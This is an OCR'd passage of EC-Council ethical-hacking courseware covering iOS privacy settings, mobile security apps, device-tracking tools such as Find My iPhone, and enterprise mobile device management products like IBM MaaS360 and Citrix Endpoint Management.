- Enable the **Do Not Track** feature to keep your web browsing private. Go to **Settings** → **Safari** → and then enable **Do Not Track** option
- Disable Bluetooth when not in use. Go to **Settings** → **Bluetooth**, and then toggle it to **OFF**
- Disable Wi-Fi when not in use. Go to **Settings** → **Wi-Fi**, and then toggle it to **OFF**
- Disable Apple's personal assistant Siri. Go to **Settings** → **Touch ID & Passcode** and then toggle "**Allow access when locked**" to **OFF**.
- Disable the autofill option in Safari. Go to **Settings** → **Safari** → **AutoFill** and then toggle it to **OFF**
- Use two-factor authentication. Go to **Settings** → **Your Apple ID** → **Password & Security**, enter your password, and then toggle "**Turn Two-Factor Authentication**" to **ON**
- Install VPN software to encrypt all your Internet traffic
- Install Vault apps to hide the critical data stored on your iOS mobile device

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Reset the connections by navigating to **Settings** → **General** → **Reset** → **Reset location & Privacy** if any suspicious activities are found


Note: The paths given above to enable/disable the respective features may vary based on the iOS version or device used.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


iOS Device Security Tools

Avira Mobile Security

This tool provides features like web protection and identity safeguarding, identifies Phishing websites that target you personally, securing emails, tracking your device, identifying activities, organizing device memory, backing up all your contacts, etc.




Norton Security for iOS
https://us.norton.com


LastPass Password Manager
https://www.lastpass.com

Lookout Personal for IOS
https://www.lookout.com

McAfee® Mobile Security
https://www.mcafee.com


Trend Micro Mobile Security
https://www.trendmicro.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

iOS Device Security Tools

- **Avira Mobile Security**

  Source: *https://www.avira.com*

  The Avira Mobile Security tool provides features such as web protection, identity safeguarding, detection of phishing websites that target you personally, securing emails, tracking your device, identifying activities, organizing device memory, backing up all your contacts, and so on for all iOS devices.




Figure 17.63: Screenshots of Avira Mobile Security

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional iOS device security tools are as follows:

- Norton Security for iOS (*https://us.norton.com*)
- LastPass Password Manager (*https://www.lastpass.com*)
- Lookout Personal for iOS (*https://www.lookout.com*)
- McAfee® Mobile Security (*https://www.mcafee.com*)
- Trend Micro Mobile Security (*https://www.trendmicro.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


iOS Device Tracking Tools

Find My iPhone

- Find My iPhone helps you locate and protect your Apple device if it's lost or stolen
- It helps you locate your missing device on a map, remotely lock it, play a sound, display a message, and remotely erase all data on it

How to set up Find My iPhone/iPad/iPod touch/ Apple Watch/AirPods

- Start at your Home screen
- Tap Settings → [your name] → iCloud. If you're using iOS 10.2 or earlier, go to Settings → iCloud
- Scroll to the bottom and tap Find My iPhone
- Slide to turn on Find My iPhone and Send Last Location



https://support.apple.com

Phonty
https://phonty.com

SpyBubble
https://thespybubble.com

Prey Find my Phone Tracker GPS
https://apps.apple.com

iHound
https://www.ihound.com.au

FollowMee GPS Location Tracker
https://apps.apple.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

iOS Device Tracking Tools

Some iOS device tracking tools are listed below:

- **Find My iPhone**

  Source: *https://support.apple.com*

  Find My iPhone is an iOS device tracking tool that allows you to use another iOS device to track a lost or misplaced iPhone, iPad, iPod touch, or Mac and protect their data. To use this tool, you need to install the app on another iOS device, open it, and sign in with your Apple ID. It helps you locate your missing device on a map, remotely lock it, play a sound, display a message, and erase all the data on it.

  Find My iPhone also includes Lost Mode to locate an iDevice running iOS 6 or higher. Lost Mode locks your missing device with a passcode and displays a custom message such as a contact phone number on the lock screen. While in Lost Mode, your device also keeps track of where it has been so that you can view its recent location history from the Find My iPhone app.

  How to set up Find My iPhone, iPad, iPod touch, Apple Watch, AirPods

  1. Start at your **Home** screen
  2. Tap **Settings → [your name] → iCloud**. If you are using iOS 10.2 or lower, go to **Settings → iCloud**
  3. Scroll to the bottom and tap **Find My iPhone**
  4. Slide to turn on **Find My iPhone** and **Send Last Location**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.64: Screenshot of Find My iPhone

Some additional iOS device tracking tools are as follows:

- Phonty (*https://phonty.com*)
- SpyBubble (*https://thespybubble.com*)
- Prey Find my Phone Tracker GPS (*https://apps.apple.com*)
- iHound (*http://ihoundgps.com*)
- FollowMee GPS Location Tracker (*https://apps.apple.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Mobile Platform Attack Vectors
2. Hacking Android OS
3. Hacking iOS
4. Mobile Device Management
5. Mobile Security Guidelines and Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Device Management


Mobile device management (MDM) is gaining considerable importance with the adoption of policies such as BYOD across organizations. The increasing number and types of mobile devices such as smartphones, laptops, tablets, and so on has made it difficult for enterprises to make policies and manage these devices securely. MDM is a policy that helps to handle such devices carefully while ensuring that they are secure. Companies use a kind of security software for the administration of all mobile devices connected to the enterprise network.

This section deals with MDM and its solutions that help to secure, monitor, manage, and support mobile devices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Device Management (MDM)

- Mobile Device Management (MDM) provides platforms for over-the-air or wired distribution of applications and data and configuration settings for all types of mobile devices, including mobile phones, smartphones, and tablet computers
- MDM helps in implementing enterprise-wide policies to reduce support costs, business discontinuity, and security risks
- It helps system administrators to deploy and manage software applications across all enterprise mobile devices to secure, monitor, manage, and support mobile devices



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Device Management (MDM)

MDM provides platforms for over-the-air or wired distribution of applications, data, and configuration settings for all types of mobile devices, including mobile phones, smartphones, tablet computers, and so on. It helps in implementing enterprise-wide policies to reduce support costs, business discontinuity, and security risks. It helps system administrators to deploy and manage software applications across all enterprise mobile devices to secure, monitor, manage, and support these devices. It can be used to manage both company-owned and employee-owned (BYOD) devices across the enterprise.

The basic features of MDM software are as follows:

- Uses a passcode for the device
- Remotely locks the device if it is lost
- Remotely wipes data in the lost or stolen device
- Detects if the device is rooted or jailbroken
- Enforces policies and tracks inventory
- Performs real-time monitoring and reporting

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.65: Schematic of Mobile Device Management (MDM)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Device Management Solutions: IBM MaaS360

- MaaS360 supports the complete mobile device management (MDM) lifecycle for smartphones and tablets, including iPhone, iPad, Android, Windows Phone, and Kindle Fire
- As a fully integrated cloud platform, MaaS360 simplifies MDM with rapid deployment and comprehensive visibility and control that spans across mobile devices, applications, and documents




https://www.ibm.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Device Management Solutions

Citrix Endpoint Management

Citrix Endpoint Management provides a modern approach to manage various devices, including desktops, laptops, smartphones, tablets, and IoT, through a single platform



https://www.citrix.com

- VMware AirWatch — https://www.air-watch.com
- Sicap Device Management Centre — https://www.sicap.com
- SOTI MobiControl — https://www.soti.net
- Scalefusion MDM — https://scalefusion.com
- ManageEngine Mobile Device Manager Plus — https://www.manageengine.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Device Management Solutions

- **IBM MaaS360**

  Source: *https://www.ibm.com*

  MaaS360 supports the complete MDM lifecycle for smartphones and tablets including iPhone, iPad, Android, Windows Phone, and Kindle Fire. As a fully integrated cloud platform, MaaS360 simplifies MDM with rapid deployment as well as comprehensive

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

visibility and control that spans across mobile devices, applications, and documents. IBM MaaS360 helps security professionals to rapidly enroll mobile devices, integrate mobile devices with enterprise systems, and centrally manage and secure mobile devices.

